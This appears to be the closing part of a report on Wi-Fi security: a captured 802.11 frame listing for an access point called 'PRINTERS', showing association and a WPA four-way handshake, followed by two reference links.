Management frame	74:3e:2b:a3:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	PRINTERS	Beacon frame, SN=1237, FN=0, Flags=.....
Management frame	74:3e:2b:a3:13:a8	Authentication	cc:08:8d:53:66:1d		Authentication, SN=0, FN=0, Flags=.....
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Management frame	cc:08:8d:53:66:1d	Association Request	74:3e:2b:a3:13:a8	PRINTERS	Association Request, SN=3992, FN=0, Flags=
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Management frame	74:3e:2b:a3:13:a8	Association Response	cc:08:8d:53:66:1d		Association Response, SN=1, FN=0, Flags=..
Management frame	74:3e:2b:a3:13:a8	Association Response	cc:08:8d:53:66:1d		Association Response, SN=1, FN=0, Flags=..
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	74:3e:2b:a3:13:a8	QoS Data	cc:08:8d:53:66:1d		Key (Message 1 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 2 of 4)
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 2 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	74:3e:2b:a3:13:a8	QoS Data	cc:08:8d:53:66:1d		Key (Message 3 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 4 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	b4:30:52:cd:f8:94		QoS Data, SN=2193, FN=0, Flags=.p....F.C
Control frame		802.11 Block Ack			802.11 Block Ack, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	34:2d:0d:56:88:cd		QoS Data, SN=977, FN=0, Flags=.p....F.C
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	54:88:0e:00:1e:ae		QoS Data, SN=3802, FN=0, Flags=.p....F.C

6 Reference

https://www.wifi-professionals.com/2019/01/4-way-handshake

https://www.globalsign.com/en/blog/the-difference-between-http-and-https/